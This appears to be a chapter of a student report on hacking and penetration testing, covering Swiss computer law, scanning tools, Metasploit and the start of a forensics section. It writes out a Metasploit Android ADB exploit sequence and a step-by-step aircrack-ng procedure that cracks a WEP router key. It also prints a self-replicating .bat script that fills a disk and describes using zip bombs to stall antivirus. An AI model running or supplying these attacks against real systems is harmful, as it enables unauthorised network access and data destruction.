Further to our short introduction on how to remain anonymous, this section will introduce the principle of Hacking. The Oxford dictionary defines hacking as to

"Gain unauthorized access to data in a system or computer."

While the original meaning may differ, the following items to be discussed will not differentiate between variations and will consider the generic definition stated above.

Since 1970, information systems kept multiplying and taking more importance, allowing rapid access to data (Acissi, 2012). Today, with the advent of social networks and cloud computing, a lot of information about our life is spreading through the internet. It is crucial to understand how this information can be accessed by others.

3.2.1 Ethics and law

Switzerland, among other countries, is lacking in terms of regulations regarding the internet. The Swiss Penal Code has less than ten articles relating to computer security. The most relevant one, displayed below, is analogous to the home invasion and private property. Before stealing, one must enter. In a legal context, this means that the only person who can file a claim is the one who owns the system, therefore making things more complicated in the case of hosting. The law specifies that the system must also be specially protected against the hacker. One can see here that the right to enter must be granted for an ethical intrusion. Therefore ethical hacking, which will be developed later, is lawful in Switzerland.

Figure 11 – Swiss Penal Code art. 143 bis

Art. 143 bis du Code pénal suisse (CP)

1 Quiconque s'introduit sans droit, au moyen d'un dispositif de transmission de données, dans un système informatique appartenant à autrui et spécialement protégé contre tout accès de sa part est, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.

2 Quiconque met en circulation ou rend accessible un mot de passe, un programme ou toute autre donnée dont il sait ou doit présumer qu'ils doivent être utilisés dans le but de commettre une infraction visée à l'al. 1 est puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.


(Retrieved from https://www.admin.ch)

The act of hacking must be intentional. This also means that if we stumble into the system unintentionally, we cannot be punished for staying.

Until the 6th of October 2015, the United States of America and its businesses could export personal data and modify it through the “Safe Harbour” law, and thus affect anonymity. Recently, Switzerland also voted for a new law “LRens”. The State could access any computer and monitor every packet leaving Switzerland. The implementation of this law could be a disaster for bad hackers.

The Computer Ethics Institute[21] , the symbol of ethics for computer maniacs, has issued a list of commandments for respecting the proper use of information technology.

Figure 12 – Ten Commandments of Computer Ethics



The Ten Commandments of Computer Ethics

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in other people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that ensure consideration and respect for your fellow humans.

(Retrieved from http://computerethicsinstitute.org/)

[21] http://computerethicsinstitute.org/ (10.01.2016)

3.2.1.1 White Hats VS Black Hats

A hacker can also be on the side of justice. "*White Hat*" designates a hacker who helps maintain a line of defence against "*Black Hats*", the hackers who side against the law. They will usually act as hackers but will uncover Zero day vulnerabilities that are not yet disclosed or published.

One typical category of White Hats is ethical hackers. Paid by businesses to test their system and challenge their protections, they are fully under the cover of the law. Although this profession is not well known, there even exists University Master classes on Ethical Hacking.

3.2.2 Methodology

Every hacker has his methods to crack a system. This section introduces a methodology for ethical hacking, more precisely Penetration Testing.

Penetration Testing is a method for evaluating the security of a system or a network. The figure below shows the different steps involved in the process.


In the first step, the pen-tester performs reconnaissance, so as to gather information on the targets to be attacked. Ethical hackers leave anonymity aside, but one should note that these steps can be performed as well by Black Hats, even though they would also use fabricated coding in a scripted language. This can be done passively (Footprinting), by finding everything in external sources, or aggressively (Fingerprinting) by searching and collecting information directly from the server or website.

The next step is to assess vulnerabilities. The tester carries out a pre-emptive analysis to verify versions, loopholes and exploits.

Following up is the attack, using different codes or frameworks. As of this moment, if the attack is successful and results in an access, the hacker has the choice to bypass privileges (allowing remote access) or simply steal data.

The final point is to clean up in order not to get caught. If doing ethical hacking, it is common courtesy to wipe the tracks left in the system and to generate a report.

Figure 13 – Penetration testing methodology




(Retrieved from http://www.spiguard.com/wp-content/uploads/pen_test_diagram.png)

3.2.2.1 Information gathering

3.2.2.1.1 Maltego

Maltego is a Java application designed to search for information on entities (such as people, networks, emails …). It is the basis for Footprinting as it helps automate information gathering tasks by using search engines, social networks domain names systems and a lot of other tools. It is also used in forensics. We can also add the Shodan plugin to Maltego. This plugin helps find specific vulnerabilities around the internet.

Figure 14 – Maltego example



(Retrieved from https://www.paterva.com)

3.2.2.1.2 Netcat and Nmap

Netcat is used in fingerprinting to manage sockets (helps in creating network connexions). It can be used for a lot of operations, act as a client, a server, or redirect traffic. It can also be used as a port[22] scanning device with just one command as seen on table 3.

Table 4 – Netcat port scan

nc –v –z IP_ADDRESS 1 – PORTS_TO_SCAN

Netcat is a very powerful tool but it does not compare, in terms of information gathering capability, to Network Mapper (Nmap). Considered as the best scanning tool on the internet, it has a wide range of options ranging from port scanning to operating systems recognition. By default, it operates with the SYN scan. Every TCP connection starts with a brief process of asking and acknowledging called: “handshake”. The purpose of

[22] A logical port helps differentiate between communications in informatics

sending SYN packets is that if the port is open, it will send SYN/ACK[23] packets in return to prove it is listening. This way it can discover which port is open.

Some other interesting scans[24]:

- TCP connect scan

  Instead of using raw packets, the System tries to connect via sockets.

- UDP scan

  The User Datagram Protocol is a protocol used for communicating, like TCP, but does not perform handshakes, which means that the protocol is faster although less reliable. It is useful in VoIP or gaming, DNS, SNMP and DHCP. An UDP scan can be way slower than a SYN scan, since the protocol rarely answers.

- SCTP INIT scan

  Stream Control Transmission Protocol is a recent protocol combining some characteristics of UDP and TCP and works identically to the SYN scan.

- TCP ACK scan

  Instead of only mapping ports, the ACK scan tries to determine the rules of a firewall. It will test every port and if no answer is received, it is labelled as filtered, whereas a normally open or closed port would answer something (RST packets).

- Idle scan


  This scan spoofs an IP address to scan ports. This can be interesting when spoofing an address that has a minimum access to the network since the ports will be shown from the perspective of the host (allowing better information gathering).

The Nmap scan figure below shows how easy it is to gather information on a particular address. Using the **–A** attribute, it will detect Operating Systems attributes, the version and perform a traceroute, while **–T4** is a performance indicator.

[23] This process is part of a three-way handshake between a client and a server. The client synchronizes (SYN) to the server and the server synchronizes-acknowledge (SYN-ACK) to the client and the client finally answers with acknowledge (ACK)

[24] https://nmap.org/book/man-port-scanning-techniques.html (15.01.2016)

Figure 15 – Nmap scan




(Retrieved from https://nmap.org/)

3.2.2.1.3 Nessus and OpenVas

Nessus[25] is a proprietary IT security tool. It is designed to report major weaknesses in servers and tested machines. A description of a full scanning capabilities is shown below. This tool will be mostly used by ethical hackers, as it is not discrete. It is a very good start to analyse networks, as it can scan ports (similar to Nmap and Ncat), detect hosts, and uncover versions information. The difference is that it can also be aggressive and perform attacks on systems which can result in destruction (Acissi, 2012), such as "*Denial of Services*"[26].

[25] http://www.tenable.com/products/nessus-vulnerability-scanner (19.01.2016)
[26] An attack aimed to render useless a service


Figure 16 – Nessus Features



(Retrieved from https://static.tenable.com/)

The Open Vulnerability Assessment System (OpenVas) is an Open Source[27] framework dedicated to scanning vulnerabilities. OpenVas follows in the steps of Nessus. It is figuratively a fork[28] of the latter after it became proprietary. The server offers Network Vulnerability Tests considered as modules[29]. What is interesting with this software is that one can schedule tasks and define actions on targets.

Figure 17 – OpenVas Tasks



(Retrieved from http://www.openvas.org/)

[27] The source code can be viewed by anyone and redistributed
[28] OpenVas took the open source code of Nessus and created a new software out of it
[29] Around 17000 (Acissi, 2012) but this number keeps growing

3.2.2.1.4 Scripts and command lines

Numerous scripts in Python or Ruby exist to footprint servers such as:

- Metagoofil.py (lists documents in website)
- TheHaverster.py (gather email accounts, usernames, hostnames)
- Dnsenum.py (gather information on DNS)

Or command line in Linux:


- Host (returns the corresponding IP and sub hosts)
- Dig (reconstructs DNS requests)

This goes to prove that to gather information, frameworks are not needed. Just some coding will do.

3.2.2.2 Exploiting

After carefully gathering information, it is time to harvest what has been sowed. This part only puts emphasis on a very small amount of existing tools used for exploits. Every day and practically every minute, new Malware Variants are created as can be observed from the Symantec statistic below.

Figure 18 – Symantec Malware Statistics



(Retrieved from (Symantec, 2015))

3.2.2.2.1 Kali framework

> *"Kali Linux is an open source project that is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services.[30]"*

Kali is a Linux distribution used for penetration testing. It holds literally the largest collection of hacking tools and frameworks[31] over the internet. It is so prolific that if we discuss it we could write whole books about it.

The major advantages it holds is that it is free, open source and maintained by the whole internet community. It also contains the Metasploit Framework, the world's most used penetration testing software[32]. Two major programs used to exploit vulnerabilities will be described in the next sections.

3.2.2.2.2 Metasploit

Metasploit is a framework containing a collection of tools that can be used to exploit vulnerabilities. By simply running a single command line, the MSFconsole, which we can use for penetration testing can be accessed.

Metasploit includes so called modules.

> *"A module is a piece of software that can perform a specific action, such as scanning or exploiting.[33]"*

The Metasploit website[34] lists more than 3000 exploits its framework can use. In addition, arbitrary code can also be written directly in the software. The most recent exploit created (29.01.2016) is the "Android ADB Debug Server Remote Payload Execution", which allows the execution of a payload on an android device that is listening for adb debug messages. The figure below shows how to easily execute the exploit. After opening the MSFconsole, the specific exploit is used, the target IP address is set and then exploited.

[30] https://www.kali.org/about-us/ (20.01.2016)
[31] More than 600 in 2016: http://docs.kali.org/introduction/what-is-kali-linux
[32] According to its author
[33] https://help.rapid7.com/metasploit/index.html (20.01.2016)
[34] http://www.rapid7.com/db/modules/ (20.01.2016)


Figure 19 – Metasploit Adb Server Remote Execution

```
msf > use exploit/android/adb/adb_server_exec
msf exploit(adb_server_exec) > show targets
      ...targets...
msf exploit(adb_server_exec) > set TARGET <target-id>
msf exploit(adb_server_exec) > show options
      ...show and set options...
msf exploit(adb_server_exec) > exploit
```

3.2.2.2.3 Armitage

Armitage is a tool that executes Metasploit code. It adds some very interesting functionalities such as team collaboration allowing teams to work on the same network, share exploits and run bots. The program also provides recommendation for exploits and is visually appealing as seen on the next figure.

Figure 20 – Armitage GUI



(Retrieved from http://www.fastandeasyhacking.com/)

The Tabs section contains the Metasploit console (MSFconsole) with which Metasploit orders can be inputted directly or modules on the left pane can be used to directly set exploits. If the user doesn't know which exploit to use, Armitage has a special feature "Hail Mary" which will literally test all the exploits in the database on the targets.

3.2.2.2.4 Aircrack-ng

Aircrack-ng is involved in wireless activities. This tool enables the user to monitor, attack, test, and crack[35] security protocols in a wireless environment. To demonstrate the capabilities of this tool, the author of this paper created a procedure on Kali to hack a WEP protected WiFi router[36] to open up the access to the network.

Table 5 – Wireless WEP Hack

Step 1: Open the console and type

- **# /etc/init.d/networking start**

Step 2: Launch airmon-ng

- **# airmon-ng**

Step 3: Start scanning

- **# airmon-ng start wlan[number of wlan on router]**

Step 4: Check all WiFi routers

- **# airodump-ng mon0**

Step 5: Copy the BSSID of the router you want to access and type in new console

- **# airodump-ng –c [channel number] –bssid [previous bssid] –w [name of .cap file to save output] mon0**
- **Example: # airodump-ng –c 1 –bssid 11:22:33:44:55:66 –w TestCap mon0**

Step 6: Here is the tricky part, as we need a network card capable of sending packets through the air (you can purchase one for CHF 20. - on internet). We then send fake requests to the router.

- **# airplay-ng -1 1 –a [bssid] mon0**

[35] http://www.aircrack-ng.org/ (20.01.2016)
[36] On his own router at home, of course

Step 7: Now we need to find the address of the router through ARP.

- **# airplay-ng -3 –b [bssid] mon0**

Step 8: After waiting a couple of hours, we can crack the cap file by assembling pieces together.

- **# aircrack-ng –b [bssid] [file name]-01.cap**

And the key appears.

The same procedure can be performed on WPA encryptions, by using brute force and dictionaries[37] after the last step.

3.2.2.2.5 Handmade

As we have seen, numerous tools exist to help hackers gain access to networks or applications. Of course these frameworks originated from somewhere: Black Hats and White Hats working day and night to crack or disable networks. Here is an example of a really easy exploit called “Zip Bomb”.

The computer interprets everything as 1 and 0. A compression algorithm will condense the bytes that have the same pattern. The Zip Bomb is a ZIP condensed file that is full of one type of bit (0 for example). Even though the original size of this file is multiple giga bytes, the system views it as being very small[38]. We can even add zipped files inside the initial zip file. When unzipped, the bomb explodes and frees all its data creating a huge file and crashing the system.

Nowadays it can be mainly used to slow down or disable the antivirus, since it scans and unzips the whole file to check it. During that time, a hacker can send exploits directly to the computer without having to care about the antivirus.

Since we like easy viruses, we can try memory overloading. “.bat” files are a type of script files interpreted through command lines. An example of deadly code that simply creates an indefinite amount of files (do not try this on your computer) is shown in the next table.

[37] Files containing pre-inputted passwords that can be phrased by humans
[38] For example, if we have 00000000, we can replace it by 50, which means: there are 5 zeros

Table 6 – Bat Virus

```
@echo off

:A

SET /A x=%RANDOM%%%199999999%

type virus.bat >> %x%.bat

start %x%.bat

goto:A
```

The code can also be configured to launch every time the computer starts, so even if the computer restarts, it will run again. This dangerous piece of code will simply use all the remaining place on the hard drive. The only solution for fixing this problem would be to reformat the Operating System.

3.3 Digital forensics


This section highlights the theoretical framework of digital forensics. It emphasizes the need for rigorous forensic examination. The term *forensics* is identified by the American Heritage Dictionary as:

> *"The use of science and technology to investigate and establish facts in criminal and civil courts of law."*

To establish facts, we need the evidence to be as reproducible as possible without being tampered with. In legal affairs, the evidence must be trustworthy.

In order to obtain forensic soundness, the computer forensics must have guidelines to follow. A well-known model, pictured below, describes a reliable chain of custody[39].


Figure 21 – McKemmish model



(Retrieved from (Popov, Billard, Moradian, Rozi, & Bergman, 2015))

Of course, other models exist, but they all have in common a similar structure, involving securing and acquiring data, analysing it and showing the results.

Figure 22 – CFSAP model



(Retrieved from (Popov, Billard, Moradian, Rozi, & Bergman, 2015))

3.3.1 Acquisition

To perform a correct analysis, it is first of all important to acquire the data in a sound way, seizing storage and electronic devices. It is important not to tamper with the

[39] The right chronological documentation process in a legal context

electrical supply and to keep the devices on standby if they were on, or switched off if they were off. A hacker may be able to manage processes automatically to delete all evidence if the state of the system was changed, or to simply lock down the computer using difficult encryption. Evidence could also be stored in the RAM[40] of the computer and would disappear in case of a shut-down.

